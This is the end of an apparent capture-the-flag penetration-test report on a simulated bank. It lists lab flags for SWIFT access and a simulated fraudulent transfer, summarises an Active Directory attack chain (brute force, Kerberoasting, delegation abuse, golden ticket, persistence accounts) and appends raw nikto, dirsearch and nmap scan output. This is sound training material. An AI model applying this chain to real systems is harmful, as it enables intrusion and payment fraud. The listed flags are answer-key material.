

Figure 90

We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

Flag-17: Access to SWIFT application

THM{6bc2f0f0-1eda-47bd-9eb2-8abff4a5d4d1}

Flag 18, Access to SWIFT application as capturer

THM{204768b4-0d1d-4e0d-82b5-6015ec81f548}

Flag 19, Access to SWIFT application as approver

THM{e53f46e8-389b-4edb-bb44-34f87993969e}

Flag 20, Simulated fraudulent transfer made

THM{fd1ad4d0-b01d-455d-a17c-5a4b046e5361}

Summary of Activities

1. **Identified Usernames**:
   Conducted Open Source Intelligence (OSINT) to identify usernames associated with the web server.

2. **Created Password List**:
   Compiled a list of potential passwords based on organizational policies and a base list provided.

3. **Identified Vulnerable Service**:
   Discovered a vulnerable service (SMTP) that allowed for a brute-force attack.

3.1. **Obtained Credentials**:
Successfully acquired two sets of credentials (laura.wood and mohammad.ahmed).

4. **Gained Internal Network Access**:
   Utilized the exposed VPN server with the compromised credentials to establish a foothold in the internal network.

4.1. **Downloaded VPN Configuration Files**:
Downloaded two .ovpn files for the users laura.wood and mohammad.ahmed.

5. **Exploited Misconfigured Scheduled Task**:
   Leveraged a misconfigured scheduled task (FULLSYNC) to obtain local administrator access on the machine.

6. **Kerberoast Attack**:
   Executed a Kerberoast attack to compromise a service account with a Service Principal Name (SPN) (svcScanning).

7. **Lateral Movement to Server1**:
   Gained access to Server1 through Remote Desktop Protocol (RDP).

8. **Abused Unconstrained Delegation**:
   Took advantage of Unconstrained Delegation to compromise the Domain Administrator account.

9. **Lateral Movement to CORPDC**:
   Established RDP access to the CORPDC using Restricted Admin privileges.

10. **Golden Ticket Attack**:
    Conducted a Golden Ticket attack to exploit Kerberos and obtain Enterprise Admin rights.

11. **Lateral Movement to ROOTDC**:
    Successfully accessed the ROOTDC through RDP.

12. **Creation of Persistence User**:
    Created user accounts to maintain persistence in both the ROOT and CORP domains.

13. **Lateral Movement to BANKDC**:
    Moved laterally to the BANKDC via RDP.

14. **Full Compromise of BANK Domain**:
    Achieved full compromise of the BANK domain and created a user account to maintain persistence.

15. **Compromised SWIFT Users**:
    Compromised users associated with the SWIFT application.

16. **Compromised SWIFT Payment System**:
    Gained access to the SWIFT payment system.

17. **Goal Execution**:
    Successfully executed the defined objectives.

Appendices

```
nikto -h http://thereserve.loc
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:        10.200.121.13
+ Target Hostname:    thereserve.loc
+ Target Port:        80
+ Start Time:         2024-10-11 15:22:35 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-
vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 18f, size: 5fa8ec718a96d,
mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the
EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
+ /info.php: Output from the phpinfo() function was found.
+ /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of
system information. See: CWE-552
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-
access-to-iconsreadme/
+ /info.php?file=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list.
See: https://gist.github.com/mubix/5d269c686584875015a2
+ 8130 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:         2024-10-11 15:44:56 (GMT-4) (1341 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Appendix i

```
┌──$ dirsearch  -u thereserve.loc/october -e php --random-agent
 _|. _ _ _ _ _ _|_    v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php | HTTP method: GET | Threads: 25 | Wordlist size: 9411
Output File: /home/kali/Downloads/capstone/reports/_thereserve.loc/_october_24-10-18_15-18-58.txt
Target: http://thereserve.loc/
[15:18:58] Starting: october/
[15:19:03] 200 -   15B  - /october/.gitignore
[15:19:03] 403 -  279B  - /october/.ht_wsr.txt
[15:19:03] 403 -  279B  - /october/.htaccess.bak1
[15:19:03] 403 -  279B  - /october/.htaccess.sample
[15:19:03] 403 -  279B  - /october/.htaccess.save
[15:19:03] 403 -  279B  - /october/.htaccess.orig
[15:19:04] 403 -  279B  - /october/.htaccess_orig
[15:19:04] 403 -  279B  - /october/.htaccess_sc
[15:19:04] 403 -  279B  - /october/.htaccess_extra
[15:19:04] 403 -  279B  - /october/.htaccessOLD
[15:19:04] 403 -  279B  - /october/.htaccessOLD2
[15:19:04] 403 -  279B  - /october/.htaccessBAK
[15:19:04] 403 -  279B  - /october/.htm
[15:19:04] 403 -  279B  - /october/.html
[15:19:04] 403 -  279B  - /october/.httr-oauth
[15:19:04] 403 -  279B  - /october/.htpasswds
[15:19:04] 403 -  279B  - /october/.htpasswd_test
[15:19:05] 403 -  279B  - /october/.php
[15:19:25] 301 -  325B  - /october/config  ->  http://thereserve.loc/october/config/
[15:19:26] 200 -  681B  - /october/config/
[15:19:26] 500 -    0B  - /october/config/app.php
[15:19:40] 200 -    1KB - /october/index.php
[15:19:40] 404 -    3KB - /october/index.php/login/
[15:19:51] 301 -  326B  - /october/modules  ->  http://thereserve.loc/october/modules/
[15:19:51] 200 -  476B  - /october/modules/
[15:20:01] 200 -  450B  - /october/plugins/
[15:20:01] 301 -  326B  - /october/plugins  ->  http://thereserve.loc/october/plugins/
[15:20:04] 200 -    2KB - /october/README.md
[15:20:08] 200 -    1KB - /october/server.php
[15:20:13] 301 -  326B  - /october/storage  ->  http://thereserve.loc/october/storage/
[15:20:13] 200 -  551B  - /october/storage/
[15:20:16] 301 -  325B  - /october/themes  ->  http://thereserve.loc/october/themes/
[15:20:16] 200 -  451B  - /october/themes/
[15:20:20] 200 -    0B  - /october/vendor/composer/autoload_classmap.php
[15:20:20] 200 -  777B  - /october/vendor/
[15:20:20] 200 -    0B  - /october/vendor/composer/autoload_files.php
[15:20:20] 200 -    0B  - /october/vendor/composer/autoload_real.php
[15:20:20] 200 -    0B  - /october/vendor/composer/autoload_namespaces.php
[15:20:20] 200 -    0B  - /october/vendor/composer/autoload_psr4.php
[15:20:20] 200 -    0B  - /october/vendor/autoload.php
[15:20:20] 200 -    0B  - /october/vendor/composer/autoload_static.php
[15:20:20] 200 -    0B  - /october/vendor/composer/ClassLoader.php
[15:20:20] 200 -    1KB - /october/vendor/composer/LICENSE
[15:20:21] 200 -  132KB - /october/vendor/composer/installed.json

Task Completed
```

Appendix ii

```
➜  nikto -h http://10.200.121.12
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.200.121.12
+ Target Hostname:    10.200.121.12
+ Target Port:        80
+ Start Time:         2024-10-12 11:53:27 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8102 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2024-10-12 12:06:05 (GMT-4) (758 seconds)
```

Appendix iii

```
nmap -p- mail.thereserve.loc
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 13:10 EDT
Nmap scan report for mail.thereserve.loc (10.200.121.11)
Host is up (0.17s latency).
Not shown: 65513 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
587/tcp   open  submission
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
33060/tcp open  mysqlx
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49682/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 776.06 seconds
```

Appendix iv

```
nmap -p 3389,445,25,135,110,143,587,139,80,22,3306 -A mail.thereserve.loc -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 13:34 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:34
Completed NSE at 13:34, 0.00s elapsed
Initiating NSE at 13:34
Completed NSE at 13:34, 0.00s elapsed
Initiating NSE at 13:34
Completed NSE at 13:34, 0.00s elapsed
Initiating Ping Scan at 13:34
Scanning mail.thereserve.loc (10.200.121.11) [2 ports]
Completed Ping Scan at 13:34, 0.07s elapsed (1 total hosts)
Initiating Connect Scan at 13:34
Scanning mail.thereserve.loc (10.200.121.11) [11 ports]
Discovered open port 587/tcp on 10.200.121.11
Discovered open port 143/tcp on 10.200.121.11
Discovered open port 22/tcp on 10.200.121.11
Discovered open port 3389/tcp on 10.200.121.11
Discovered open port 110/tcp on 10.200.121.11
Discovered open port 25/tcp on 10.200.121.11
Discovered open port 135/tcp on 10.200.121.11
Discovered open port 3306/tcp on 10.200.121.11
Discovered open port 445/tcp on 10.200.121.11
Discovered open port 80/tcp on 10.200.121.11
Discovered open port 139/tcp on 10.200.121.11
Completed Connect Scan at 13:34, 0.36s elapsed (11 total ports)
Initiating Service scan at 13:34
Scanning 11 services on mail.thereserve.loc (10.200.121.11)
Completed Service scan at 13:35, 19.14s elapsed (11 services on 1 host)
NSE: Script scanning 10.200.121.11.
Initiating NSE at 13:35
Completed NSE at 13:35, 10.88s elapsed
Initiating NSE at 13:35
Completed NSE at 13:35, 5.99s elapsed
Initiating NSE at 13:35
Completed NSE at 13:35, 0.00s elapsed
Nmap scan report for mail.thereserve.loc (10.200.121.11)
Host is up (0.14s latency).
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 f3:6c:52:d2:7f:e9:0e:1c:c1:c7:ac:96:2c:d1:ec:2d (RSA)
|   256 c2:56:3c:ed:c4:b0:69:a8:e7:ad:3c:31:05:05:e9:85 (ECDSA)
|_  256 d3:e5:f0:73:75:d5:20:d9:c0:bb:41:99:e7:af:a0:00 (ED25519)
25/tcp   open  smtp          hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
```

Appendix v